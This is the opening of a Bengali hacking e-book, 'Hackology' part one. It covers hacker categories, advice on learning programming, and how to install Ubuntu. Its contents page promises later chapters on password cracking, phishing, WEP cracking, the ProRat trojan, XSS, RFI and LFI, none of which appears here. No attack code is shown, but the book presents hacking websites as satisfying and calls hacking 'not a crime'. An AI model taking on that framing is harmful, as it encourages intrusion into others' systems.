হ্যাকিং সম্বন্ধিত প্রথম বাংলা ই-বুক

হ্যাকোলজিঃ

By P1n1X_Cr3w

www.purepdfbook.com

১ম খণ্ড

১ম সংস্করণ

FIRST EDITION
FIRST PART

HACKOLOGY

"Hacking is not a crime, Its an art of logic"

শুরুর কথাঃ

হ্যাকিং অনেক বিশাল একটি ব্যাপার।একটি মাত্র বইয়ে তা সংকুলান করা সম্ভব না।আমরা এখানে উদাহরনের মাধ্যমে হ্যাকিংয়ের বিভিন্ন দিক নিয়ে আলোচনা করা হয়েছে।প্রয়োজনমত ছবিও যোগ করা হয়েছে।তারপরও বইটিতে কোন কিছু বুঝতে না পারলে আমাদের

ফেসবুক পেজ www.facebook.com/p1n1x.cr3w তে বলবেন আমরা সেটি নিয়ে আলোচনা করবো এবং বইটির পরবর্তী সংস্করনেও সেটি নিয়ে আরও বিস্তারিত ভাবে আলোচনা করবো।

বাংলা ভাষায় হ্যাকিং নিয়ে এটিই প্রথম বই।ফলে আমরা নতুন শিক্ষার্থীদের কাছ থেকেই শুনতে চাই তাদের ঠিক কি বুঝতে অসুবিধা হচ্ছে যাতে আমরা বইটিকে আরও সমৃদ্ধশালি করতে পারি।

এই বইটি নিয়ে কোন প্রশ্ন,অভিযোগ,পরামর্শ থাকলে আমাদের ফেসবুক পেজে জানানোর জন্য অনুরোধ করছি।খুব শীঘ্রই আরও অধ্যায় এবং হ্যাকিংয়ের মেথড নিয়ে আমরা বইটির ২য় সংস্করণ বের করবো।এর সাথে বইটিতে আমরা F.A.Q(Frequently asked questions)

যোগ করতে চাচ্ছি।আপনাদের মতামত ছাড়া তো সম্ভব না।

--P1n1X

www.purepdfbook.com

Gr33Tz:

বাংলাদেশের সকল

ইথিক্যাল হ্যাকার

(Evil$oul,b3du33n,C.D.H,rex0,Pp,Thunder,K.bal0k,Xen0n,w4nt3d and My friend 3xp1r3)

ওয়েব সিকিউরিটি স্পেশালিষ্ট

এবং

নন-লেজি ওয়েবসাইট ডেভেলপারদের প্রতি

www.purepdfbook.com

সূচিপত্র

১ম অধ্যায়ঃভূমিকা-

১.হ্যাকার কে?

২.হ্যাকারের শ্রেনীবিভাগ।

৩.কিভাবে হ্যাকার হওয়া যায়?

২য় অধ্যায়ঃপ্রোগ্রামিং-

১.প্রয়োজনীয়তা।

২.কোথায় থেকে শুরু করা উচিত ?

৩.শেখার সর্বোত্তম উপায়।

৩য় অধ্যায়ঃলিনাক্স-

১.এটি কি?

২.লিনাক্সের ডিস্ট্রিবিউশন সমূহ

৩.লিনাক্স চালানো

৪.লিনাক্স শেখা

৪র্থ অধ্যায়ঃপাসওয়ার্ড

১.পাসওয়ার্ড ক্র্যাকিং

২.ফিশিং

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

www.purepdfbook.com

৫ম অধ্যায়ঃনেটওয়ার্ক হ্যাকিং-

১.ফুটপ্রিন্টিং

২.পোর্ট অনুসন্ধান

৩.ব্যানার গ্র্যাবিং

৪.Vulnerability সার্চিং

৫.পেনেট্রেটিং

৬ষ্ঠ অধ্যায়ঃওয়্যারলেস হ্যাকিং

১.ওয়্যারলেস নেটওয়ার্ক অনুসন্ধান

২.WEP ক্র্যাকিং

৩.প্যাকেট স্নিফিং

৭ম অধ্যায়ঃউইন্ডোজ হ্যাকিং

১.NETBIOS

২.উইন্ডোজ পাসওয়ার্ড ক্র্যাকিং

৮ম অধ্যায়ঃম্যালওয়্যার-

১.সংজ্ঞা

২.প্রোর‍্যাট

৯ম অধ্যায়ঃওয়েব হ্যাকিং-

১.ক্রস সাইট স্ক্রিপ্টিং(XSS)

২.রিমোট ফাইল ইনক্লুসন(RFI)

৩.লোকাল ফাইল ইনক্লুসন(LFI)

www.purepdfbook.com

১ম অধ্যায়

ভূমিকা

হ্যাকার কে ?

হ্যাকার হচ্ছেন সেই ব্যক্তি যিনি নিরাপত্তা/অনিরাপত্তার সাথে জড়িত এবং নিরাপত্তা ব্যবস্থার দুর্বল দিক খুঁজে বের করায় বিশেষভাবে দক্ষ অথবা অন্য কম্পিউটার ব্যবস্থায় অবৈধ অনুপ্রবেশ করাতে সক্ষম বা এর সম্পর্কে গভীর জ্ঞানের অধিকারী ।
সাধারনভাবে হ্যাকার শব্দটি কালো-টুপি হ্যাকার অর্থেই সবচেয়ে বেশি ব্যবহৃত হয় যারা মূলত ধ্বংসমূলক বা অপরাধমূলক কর্মকান্ড করে থাকে।
এছাড়া আরো নৈতিক হ্যাকার রয়েছে (যারা সাধারনভাবে সাদা টুপি হ্যাকার নামে পরিচিত) এবং নৈতিকতা সম্পর্কে অপরিষ্কার হ্যাকার আছে যাদের ধুসর টুপি হ্যাকার বলে ।
এদের মধ্যে পার্থক্য করার জন্য প্রায়শ ক্র্যাকার শব্দটি ব্যবহার করা হয়, যা কম্পিউটার নিরাপত্তা হ্যাকার থেকে একাডেমিক বিষয়ের হ্যাকার থেকে আলাদা করার জন্য ব্যবহার করা হয় অথবা অসাধু হ্যাকার (কালো টুপি হ্যাকার) থেকে নৈতিক হ্যাকারের (সাদা টুপি হ্যাকার) পার্থক্য বুঝাতে ব্যবহৃত হয়।

২.হ্যাকারের শ্রেণীবিভাগ

সাদা টুপি হ্যাকার-এরা কম্পিউটার তথা সাইবার ওয়ার্ল্ডের নিরাপত্তা প্রদান করে।এরা কখনও অপরের ক্ষতি সাধন করে না।এদেরকে ইথিকাল হ্যাকারও বলা হয়ে থাকে।

ধূসর টুপি হ্যাকার- এরা এমন একধরনের হ্যাকার যারা সাদা টুপি ও কালো টুপিদের মধ্যবর্তী স্থানে অবস্থান করে।এরা ইচ্ছে করলে কারও ক্ষতি সাধনও করতে পারে আবার উপকারও করতে পারে।

কালো টুপি হ্যাকার - হ্যাকার বলতে সাধারনত কালো টুপি হ্যাকারদেরই বুঝায়।এরা সবসময়ই কোন না কোন ভাবে অপরের ক্ষতি সাধন করে।সাইবার ওয়ার্ল্ডে এরা সবসময়ই ঘৃনিত হয়ে থাকে।

www.purepdfbook.com

এলিট-এরা খুবই দক্ষ হ্যাকার।এরা সিস্টেম ক্র্যাক করে ভিতরে ঢুকতে পারে এবং নিজেদেরকে সঠিকভাবে লুকায়িতও করতে পারে ।এরা সাধারণত বিভিন্ন ধরনের এক্সপ্লয়েট খুজে বের করতে পারে।প্রোগ্রামিং সম্বন্ধেও এদের ভাল ধারনা থাকে।

স্ক্রিপ্টকিডি-এরা নিজেরা টুলস বা স্ক্রিপ্ট বানাতে পারে না।বিভিন্ন টুলস্ বা অন্যের বানানো স্ক্রিপ্ট ব্যবহার করে এরা কার্যোসিদ্ধি করে।

নিওফাইট বা নুব - এরা হ্যাকিং শিক্ষার্থী।এরা হ্যাকিং কেবল শিখছে।অন্য অর্থে এদের বিগিনার বা নিউবি বলা যায়।

৩.কিভাবে হ্যাকার হওয়া যায়?

এলিট হ্যাকার হওয়া এতো সহজ না এবং খুব তাড়াতাড়ি হওয়া যায় না । একজন হ্যাকার হিসেবে অনেক সমস্যার সম্মুখীন হতে হয় এবংএকটি সমস্যার চেয়ে আরও বেশি সমাধান করতে হয়।সব সময় মনে রাখতে হবে জ্ঞানই শক্তি ।সব সময়ধৈর্য্য ধারন করতে হবে, ধৈর্য্য না থাকলে হ্যাকার হওয়ার আশা কোরো না । লল

www.purepdfbook.com

২য় অধ্যায়

প্রোগ্রামিং

১.প্রয়োজনীয়তা

তুমি নিজেকে জিজ্ঞাসা করতে পারো, প্রোগ্রামিং শেখা কি খুব প্রয়োজন? উত্তর একই সাথে হ্যাঁ এবং না।এটি সম্পূর্ণ নির্ভর করবে তোমার ইচ্ছার উপর। প্রোগ্রামিং ভালো ভাবে জানা না থাকলে সঠিক ভাবে হ্যাকিং করা যাবে না।যদি তুমি প্রোগ্রামিং না বোঝো, তাহলে সবাই তোমাকে স্ক্রিপ্ট কিডি হিসেবে শ্রেণীভুক্ত করবে।প্রোগ্রামিং জানার কিছু সুবিধা হলঃ

১.তোমাকে একজন অভিজাত হ্যাকার হিশেবে বিবেচনা করা হবে।

২.এর মাধ্যমে কালো টুপি হ্যাকাররা অতি সহজে vulnerability খুঁজে বার করে।

৩.নিজের তৈরি প্রোগ্রাম দিয়ে সাইট হ্যাক করলে তুমি নিজেই খুশি হবে।

২.কোথায় থেকে শুরু করা উচিত?

অনেক লোক সিদ্ধান্ত নেন যে তারা প্রোগ্রামিং ভাষা শেখা শুরু করবে,কিন্তু জানে না কোথা থেকে শুরু করবে ।আমার মতে http://www.w3schools.com থেকে তুমি HTML শেখা শুরু করতে পারো।এর পর অন্য গুলো ।

৩.শেখার সর্বোত্তম উপায়

কিভাবে প্রোগ্রামিং শেখা যাবে,এ প্রশ্নের উত্তর আমি দিচ্ছি ...

১.কম্পিউটার নিয়ে বাজারে যত বাংলা বই আছে সংগ্রহে রাখো।

২. উইন্ডোজ পরিত্যাগ করো, লিনাক্স গ্রহণ করো।হ্যাকারদের জন্য লিনাক্সের চেয়ে ভাল কোন অপারেটিং সিস্টেম নাই।একটা বাড়তি সুবিধা হল তুমি চাইলেই এটি নিজের মত করে পাল্টাতে

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

পারবে ।কারণ এর সোর্স কোড সম্পূর্ণ উন্মূক্ত।

৩.এবার ধীরে ধীরে কয়েকটা প্রোগ্রামিং ল্যাংগুয়েজ শিখে ফেলো।এটাই সবচেয়ে গুরুত্বপূর্ন।প্রোগ্রামিং ল্যাংগুয়েজ এর উপর তোমার দক্ষতা যত বেশি হবে। তুমি তত ভাল হ্যাকার হতে পারবে,কোন সন্দেহ নেই ।কোনটা শিখবে?
এইচ.টি.এম.এল>জাভাস্ক্রিপ্ট>সি>সি++>পার্ল>পাইথন>.....>এই যাত্রা শেষ করবে না ।

৪. অনুশীলন ! অনুশীলন ! অনুশীলন !বার বার অনুশীলন কোরো ।

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

www.purepdfbook.com

৩য় অধ্যায়

লিনাক্স

১.এটি কি ?

লিনাক্স কম্পিউটার যন্ত্রের জন্যে তৈরি একটি পরিচালক ব্যবস্থা (অপারেটিং সিস্টেম)।লিনাক্স অপারেটিং সিস্টেমের কার্নেল বা মূল অংশকেও লিনাক্স বলা হয়।

লিনাক্সকে ওপেন সোর্স ও বিনামূল্য সফটওয়্যার ধারার একটি আদর্শ উদাহরণ হিসেবে বিবেচনা করা হয়।অন্যান্য স্বত্ব-সংরক্ষিত অপারেটিং সিস্টেম যেমন উইন্ডোজ এবং ম্যাক ওএস হতে লিনাক্স বিভিন্নভাবে আলাদা।লিনাক্সের অন্তর্নিহিত সোর্স কোড যে কেউ বাধাহীনভাবে ব্যবহার করতে পারো, এর উন্নতিসাধন করতে পারো, এমনকি পুনর্বিতরণও করতে পারো।

অতি সঠিকভাবে লিনাক্স বলতে শুধু লিনাক্স কার্নেলকেই বোঝায়।তবে যে-সব ইউনিক্স-সদৃশ অপারেটিং সিস্টেম লিনাক্স কার্নেলের উপর ভিত্তি করে এবং মূলত নোম (ও অন্যান্য) প্রকল্পের লাইব্রেরি ও টুলস ওই কার্নেলের সাথে যুক্ত করে বানানো হয়েছে, সাধারণভাবে সে-সব অপারেটিং সিস্টেমকে লিনাক্স হিসেবে বর্ণনা করা হয়।

আরও ব্যাপক অর্থে একটি লিনাক্স ডিস্ট্রিবিউশন বলতে লিনাক্স অপারেটিং সিস্টেম ও এর সাথে সরবরাহকৃত বিপুল পরিমাণের এপ্লিকেশন সফটওয়্যার-এর সমষ্টিকে বোঝায়।লিনাক্স ডিস্ট্রিবিউশন গুলো সহজেই কম্পিউটারে ইন্সটল ও আপডেট করা যায়।

কিছু ডেস্কটপ পরিবেশ যেমন নোম এবং কেডিই সাধারণত কেবল লিনাক্সের সাথে জড়িত বলে ধারণা করা হলেও এগুলো অন্যান্য অপারেটিং সিস্টেমেও (যেমন ফ্রিবিএসডি-তে) ব্যবহৃত হয়।

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

www.purepdfbook.com

প্রাথমিকভাবে কেবল কিছু উৎসাহী ব্যক্তিই মূলত লিনাক্স ব্যবহার ও এর উন্নতিসাধন করতেন।এখন বড় বড় কর্পোরেশন যেমন আইবিএম, সান মাইক্রোসিস্টেমস, হিউলেট-প্যাকার্ড, নভেল, ইত্যাদি সার্ভারে ব্যবহারের জন্যে লিনাক্সকে বেছে নিয়েছে।ডেস্কটপ বাজারেও লিনাক্সের চাহিদা ও জনপ্রিয়তা বাড়ছে।লিনাক্স বিশেষজ্ঞ ও লিনাক্স সমর্থকদের মতে লিনাক্সের এই উত্থানের পেছনে কারণ লিনাক্স সস্তা, নিরাপদ, নির্ভরযোগ্য এবং এটি কোনো নির্দিষ্ট বিক্রেতার কাছ থেকে কিনতে হয় না, অর্থাৎ এটি বিক্রেতা-অধীন নয়।

লিনাক্স প্রাথমিকভাবে ইন্টেল ৩৮৬ মাইক্রোপ্রসেসর-এর জন্য তৈরি করা হলেও এখন এটি বর্তমানের সব জনপ্রিয় (এমনকি অনেক পুরনো ও বিরল) কম্পিউটার আর্কিটেকচার-এর অধীনে কাজ করে।গ্রথিত ব্যবস্থা (এম্বেডেড সিস্টেম), যেমন মোবাইল ফোন, ব্যক্তিগত ভিডিও রেকর্ডার, ইত্যাদি থেকে শুরু করে ব্যক্তিগত ডেস্কটপ বা ল্যাপটপ কম্পিউটার, এমনকি সুপার কম্পিউটার - সব পরিবেশেই এখন লিনাক্স ব্যবহৃত হয় ।

২.লিনাক্সের ডিস্ট্রিবিউশন সমূহ

ওপেন সোর্স এর মধ্যে অনেক গুলো অপারেটিং সিস্টেম রয়েছে । যা সবগুলো লিনাক্স এর উপর নির্ভর করে তৈরি ।http://distrowatch.com থেকে এর তালিকা দেখে নাও ।

৩.লিনাক্স চালানো


লিনাক্স চালানোর অনেক গুলো পদ্ধতি রয়েছে । আমি তার মধ্য থেকে কয়েকটি নিয়ে আলোচনা করব।

লাইভ সিডি

যে সকল CD/DVD থেকে BOOT করা ছাড়া অপারেটিং সিস্টেম চালু করা যায় তাকে লাইভ সিডি বলা হয় । এর মাধ্যমে অতি সহজে লিনাক্স চালানো যায়।নিচে লিনাক্স(উবুন্টু) এর লাইভ সিডি তৈরি করার নিয়ম দেওয়া হলো।

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

১.http://www.ubuntu.com/download/ubuntu/download এর .ISO ফাইল ৩২ অথবা ৬৪ বিট ডাউনলোড করে নাও।



2. ডাউনলোড শেষ হওয়ার পর ফাইল টি ব্ল্যাংক সিডিতে বার্ন করে নাও ।

Wubi

Wubi আমার অন্যতম প্রিয় অপশন ।Wubiএর মাধ্যমে উইন্ডোজ থেকে সরাসরি উবুন্টু ইন্সটল করা যায় ।Wubi এর মাধ্যমে উবুন্টু ইন্সটল করার নিয়ম:

১. বার্ন শেষে সিডি থেকে Autoplay অথবা wubi.exe ওপেন করো ।


www.purepdfbook.com

২.Install inside উইন্ডোজ অপশনটি সিলেক্ট করো ।

৩.পরবর্তী উইন্ডোতে ইচ্ছামত অপশন সিলেক্ট করে ইন্সটল দাও।

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com


৪.ইন্সটল সম্পূর্ণ হওয়ার জন্য অপেক্ষা কোরো।



P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w

www.purepdfbook.com

৫. ইন্সটল সম্পূর্ণ হলে Reboot বাটনে চাপ দাও।



৬. এরপর উবুন্টু ইন্সটল হওয়া শুরু করবে কিছুক্ষণ এর মধ্যে ইন্সটল শেষ হবে।


বি.দ্রঃ ইন্সটল করার সময় নেট বন্ধ রাখবে।নাহলে ওয়েব ইন্সটলের মত ইন্সটল হবে ফলে সময় বেশি লাগবে।

P1n1x_Cr3w | www.facebook.com/p1n1x.cr3w
www.purepdfbook.com

Virtualbox(ভার্চুয়ালবক্স)


ভার্চুয়ালবক্স লিনাক্স চালানোর অন্যতম পদ্ধতি ।এর সাহায্যে MAC অথবা উইন্ডোজ থেকে যেকোন লিনাক্স চালান যায় ।

১.প্রথমে http://www.virtualbox.org/wiki/downloads থেকে ভার্চুয়ালবক্স ডাউনলোড করে নাও।
২.ইন্সটল করো ।
৩.Virtualbox চালু করে উপরের New বাটনে চাপ দাও।




www.purepdfbook.com

৪.Next বাটনে চাপ দাও।



